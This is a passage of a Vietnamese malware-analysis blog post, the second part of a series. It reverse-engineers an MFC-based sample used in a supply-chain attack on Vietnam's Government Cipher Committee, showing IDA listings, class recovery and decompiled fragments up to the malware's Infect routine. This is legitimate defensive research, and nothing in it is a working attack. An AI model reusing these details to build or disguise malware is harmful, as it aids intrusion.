[RE017-2] Phân tích kỹ thuật dòng mã độc mới được sử dụng để tấn công chuỗi cung ứng nhắm vào Ban Cơ yếu Chính phủ Việt Nam của nhóm tin tặc Panda Trung Quốc (Phần 2)

blog.vincss.net/2020/12/re017-2-phan-tich-ky-thuat-dong-ma-doc-moi-co-nhieu-dau-hieu-lien-quan-toi-nhom-tin-tac-Panda.html

Static analysis code của eToken với IDA

Tiếp tục với phần trước, như đã đề cập chúng ta chỉ có **RTTI** của class **type_info**, lớp **root** của **RTTI**.

```
; class type_info:    (#classinformer)
        dd offset const type_info::`RTTI Complete Object Locator'
const type_info::`vftable' dd offset type_info::`scalar deleting destructor'(uint)
                                        ; DATA XREF: .data:void * `RTTI Type Descriptor'↓o
                                        ; .data:char * `RTTI Type Descriptor'↓o
                                        ; .data:type_info `RTTI Type Descriptor'↓o
stru_404850 _SCOPETABLE_ENTRY <0FFFFFFFFh, offset loc_403D34, offset loc_403D48>
                                        ; DATA XREF: start+5↑o
        align 10h
type_info::`RTTI Base Class Descriptor at (0, -1, 0, 0)' dd offset type_info `RTTI Type Descriptor'
                                        ; DATA XREF: .rdata:type_info::`RTTI Base Class Array'↓o
```

Hình 1. Thông tin RTTI của class type_info

Phần phân tích sẽ trình bày chi tiết cách xác định các class, tái tạo code của malware này, đồng thời chia sẻ kinh nghiệm áp dụng khi phân tích các malwares/files có dùng MFC.

Các plugin cần dùng:

- **ClassInformer** của Simabus
- **HexRaysCodeXplorer** của Matrosov
- **MFC_Helper** (tự phát triển)


Mã nguồn C++ của MFC các bạn có thể tìm trong thư mục src\mfc của bộ cài đặt Visual Studio. Do MFC4.2 (MFC của VS6) đã rất cũ nên có thể tìm trên Github. Chúng tôi tham khảo tại đây. Về biểu đồ quan hệ của các class của MFC (*Hierarchy Chart*), các bạn có thể xem tại đường link này.

Ba file dlls quan trọng để diffing/compare với các malware dùng MFC, ví dụ trong mẫu **eToken** này, là **mfc42.dll**, **mfc42d.dll**, **mfco42d.dll**. Các bạn tìm và tải luôn cả debug symbol file (**.pdb**) đúng của các dlls các bạn có. Quan trọng nhất là **mfc42d.dll** (*debug build*), vì **.pdb** của nó sẽ chứa đầy đủ thông tin về các types, enumes, classes, vtables của

các class của MFC. Chúng ta export local types từ **mfc42d.dll** thành file **.h**, rồi import vào idb database của chúng ta. Parse C++ của IDA còn lỗi, không parse được template syntax "**<>**" nên ta tìm và thay thế các cặp "**<**" và "**>**" thành "**_**" trong các file **.h**.

Mở song song **mfc42d.dll** trong IDA mới cùng với IDA đang phân tích malware, thực hiện copy name, type của các classes, functions từ **mfc42d.dll** qua. Như đã nói, malware này là một MFC Dialog application, nên chúng ta sẽ chắc chắn có các class sau trong malware: **CObject**, **CCmdTarget**, **CWinThread**, **CWnd**, **CDialog**. Theo quy tắc đặt tên tự động của MFC Wizard, chúng ta đã có các class với tên sau: **CVVSupApp** (kế thừa từ **CWinApp**), **CAboutDlg** (dialog About, **resID = 100**), **CVVSupDlg**(dialog chính, **resID = 102**).

Kết quả scan vtables, classes của hai plugin **ClassInformer** và **HexRaysCodeXplorer**.




Hình 2. Kết quả scan vtables, classes

Dùng **MFC_Helper** scan **CRuntimeClass**, phát hiện ra đúng như dự đoán, **CVVSupDlg** có **CRuntimeClass** và thêm một class khác: **CVVSupDlgAutoProxy**. Chứng tỏ tin tặc khi chạy MFC Wizard, đã bấm chọn support OLE Control.

Hình 3. Kết quả sau khi chạy MFC_Helper nhận diện được các class


Dựa vào hàm import **CWinApp::GetRuntimeClass**, xác định được **CVVSupApp vtable**, và

dựa vào **CDialog::GetRuntimeClass** chúng ta xác định được hai vtable của hai dialog còn lại. Nhưng dialog là About, dialog nào là malware dialog. Xác định hết các internal structures của MFX như **AFX_MSGMAP**, **AFX_DISPMAP**, **AFX_INTERFACEMAP**…
Sử dụng tính năng **Xref to** các lệnh call CDialog constructor: **void __thiscall CDialog::CDialog(CDialog *this, unsigned int nIDTemplate, CWnd *pParentWnd)**, **nIDTemplate** chính là **resID** của dialog, chúng ta xác định được vtable của **CAboutDlg** và **CMalwareDlg**. Do **CMalwareDlg** không có **CRuntimeClass** và **RTTI** nên tạm đặt tên như vậy. Tin tặc khi build đã xóa đi dòng **DECLARE_DYNAMIC_CREATE** của hai class này và class **CVVSupApp**.



Hình 4. Xác định được vtable của của CAboutDlg và CMalwareDlg

Cây quan hệ các class của malware này được vẽ lại như sau:



Hinh 5. Cây quan hệ các class của malware

Copy tên các hàm, type, function type, parameter… từ các class mẹ tương ứng của các class trên, đúng thứ tự trong vtable, xác định được các hàm MFC Wizard sinh ra và các hàm tin tặc đã viết.

```
.rdata:00404418          dd offset CMalwareDlg::GetMessageMap(void)
.rdata:004044AC          dd offset CMalwareDlg::OnInitDialog(void)
.rdata:00404538          dd offset CVVSupApp::GetMessageMap(void)
.rdata:00404560          dd offset CVVSupApp::InitInstance(void)
.rdata:004047A0          dd offset CVVSupDlg::GetMessageMap(void)
.rdata:00404834          dd offset CVVSupDlg::OnInitDialog(void)
.rdata:00404838          dd offset CDialog::OnSetFont(CFont *)
.rdata:0040483C          dd offset CVVSupDlg::OnOK(void)
.rdata:00404840          dd offset CVVSupDlg::OnCancel(void)
```

Hình 6. Kết quả sau khi copy tên các hàm, type, function type, parameter

Mọi ứng dụng MFC đều có một biến toàn cục là **theApp**, thuộc class chính **CXXXApp** kế thừa từ **CWinApp**. Trong trường hợp malware này là: **CVVSupApp theApp**; Biến toàn cục này được khởi tạo bởi C RTL trong hàm **start**, gọi trước **main/WinMain**, thuộc table **__xc_a**. Các hàm trong table này gọi sau các hàm khởi tạo của C RTL trong **__xi_a**. Các table này là param truyền cho hàm internal **_initterm** của C RTL.


```
.data:00406000     __xc_a  dd 0                    ; DATA XREF: HEADER:00400254↑o
.data:00406000                                     ; start+C0↑o
.data:00406000                                     ; 4 C++ static ctors (#classinformer)
.data:00406004             dd offset _dynamic_initializer_for___afxGlobalState__
.data:00406008             dd offset _dynamic_initializer_for___oleObjFactory__
.data:0040600C             dd offset _dynamic_initializer_for___theApp__
.data:00406010     __xc_z  dd 0                    ; DATA XREF: start+BB↑o
.data:00406014     __xi_a  dd 0                    ; DATA XREF: start+8D↑o
.data:00406018     __xi_z  dd 0                    ; DATA XREF: start+88↑o
.text:004033A0
.text:004033A0     _dynamic_initializer_for___theApp__ proc near
.text:004033A0                                     ; DATA XREF: .data:0040600C↓o
.text:004033A0 000         call    __at_init_CreateGlobalVVSupApp
.text:004033A0
.text:004033A5 000         jmp     _dynamic_atexit_destructor_for___theApp__
.text:004033A5
.text:004033A5     _dynamic_initializer_for___theApp__ endp
.text:004033A5
.text:004033A5     ; ---------------------------------------------------------------------------
.text:004033AA             align 10h
.text:004033B0
.text:004033B0     ; =============== S U B R O U T I N E =======================================
.text:004033B0
.text:004033B0     ; Attributes: hidden
.text:004033B0
.text:004033B0     __at_init_CreateGlobalVVSupApp proc near
.text:004033B0                                     ; CODE XREF: _dynamic_initializer_for
.text:004033B0 000         mov     ecx, offset theApp
.text:004033B5 000         jmp     CreateVVSupApp
.text:004033B5
.text:004033B5     __at_init_CreateGlobalVVSupApp endp
.text:004033B5
```

Hình 7. Biến toàn cục theApp trong ứng dụng MFC

Lưu đồ khởi tạo và thực thi một ứng dụng của MFC như sau:

Hình 8. Lưu đồ khởi tạo và thực thi một ứng dụng của MFC


Hàm **CVVSupApp::InitInstance** cũng là code thông thường mà MFC wizard tạo ra



```
1  int __thiscall CVVSupApp::InitInstance(CVVSupApp *this)
2  {
3      int result; // eax
4      CVVSupDlg VVSupDlg; // [esp+0h] [ebp-78h] BYREF
5      int TryLevel; // [esp+70h] [ebp-8h]
6
7      if ( AfxOleInit() )
8      {
9          AfxEnableControlContainer(0);
10         CWinApp::Enable3dControls(&this->baseclas);
11         if ( CWinApp::RunEmbedded(&this->baseclas) || CWinApp::RunAutomated(&this->baseclas) )
12         {
13             COleObjectFactory::RegisterAll();
14         }
15         else
16         {
17             COleObjectFactory::UpdateRegistryAll(TRUE);
18         }
19
20         CVVSupDlg::CVVSupDlg((CVVSupDlg *)&VVSupDlg.baseclass.m_dwRef);
21         TryLevel = 0;
22         this->baseclas.m_pMainWnd = (CWnd *)&VVSupDlg;
23         CDialog::DoModal(&VVSupDlg.baseclass);
24         TryLevel = 0xFFFFFFFF;
25         CVVSupDlg::~CVVSupDlg(&VVSupDlg);
26         result = 0;
27
28         // Đoạn trên tương đương C++ code sau:
29         // CVVSupDlg dlg;
30         // this->m_pMainWnd = &dlg;
31         // dlg.DoModal();
32         // return 0;
```

*Hình 9. Hàm **CVVSupApp::InitInstance***

Constructor của **CVVSupDlg: void CVVSupDlg::CVVSupDlg()** cũng là code thông thường của MFC Wizard tạo ra. Nhưng trong **CVVSupDlg::OnInitDialog**, là hàm được gọi từ **CVVSupDlg::DoModal()**, ta thấy ngay, ở cuối đoạn code mà MFC Wizard sinh ra, **CMalwareDlg** được khởi tạo và show, sau đó malware thoát cưỡng chế **exit(0)** ngay.




Hình 10. ***CMalwareDlg*** *được khởi tạo và show*

Giá trị **129** chính là **resID** của dialog **CMalwareDlg**, và **sizeof(CMalwareDlg) = 0x290**, lớn hơn size của CDialog mẹ. Chứng tỏ **CMalwareDlg** được tin tặc thêm vào một số data member. Qua phân tích, chúng tôi đã tái tạo lại được các data member của **CMalwareDlg**:

Hình 11. Tạo lại các data member của ***CMalwareDlg***


Constructor **CMalwareDlg::CMalwareDlg** làm các công việc khởi tạo sau. Để ý vào đoạn copy chuỗi "**192.168**" vào field **m_szMask**:



```
1  CMalwareDlg *__thiscall CMalwareDlg::CMalwareDlg(CMalwareDlg *this, CWnd *pParentWnd)
2  {
3      CDialog::CDialog(&this->baseclass, 129u, pParentWnd);
4      this->baseclass.__vftable = (CDialog_vtbl *)&CMalwareDlg::`vftable';
5      this->m_pfnmemcpy = 0;
6      this->m_pfnmemset = 0;
7      this->m_pfnShellExecuteExA = 0;
8      memset(this->m_szBase64Table, 0, sizeof(this->m_szBase64Table));
9      strcpy(
10         this->m_szBase64Table,
11         "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/");
12     memset(this->m_szServiceName, 0, sizeof(this->m_szServiceName));
13     strcpy(this->m_szMask, "192.168");
14     return this;
15 }
```

*Hình 12. Đoạn code copy chuỗi "**192.168**" vào field **m_szMask***


Khi được show, **CMalwareDlg::OnInitDialog** sẽ được gọi, và hàm chính quan trọng để thực thi nhiệm vụ của malware được call ở đây:



```
1  int __thiscall CMalwareDlg::OnInitDialog(CMalwareDlg *this)
2  {
3      CDialog::OnInitDialog(&this->baseclass);
4      CMalwareDlg::Infect(this); // this->Infect();
5      return 1;
6  }
```

Hình 13. Hàm chính Infect sẽ thực thi nhiệm vụ của malware

Hàm **Infect** (chúng tôi đặt tên) tương đối dài, nên được trình bày thông qua lưu đồ dưới:



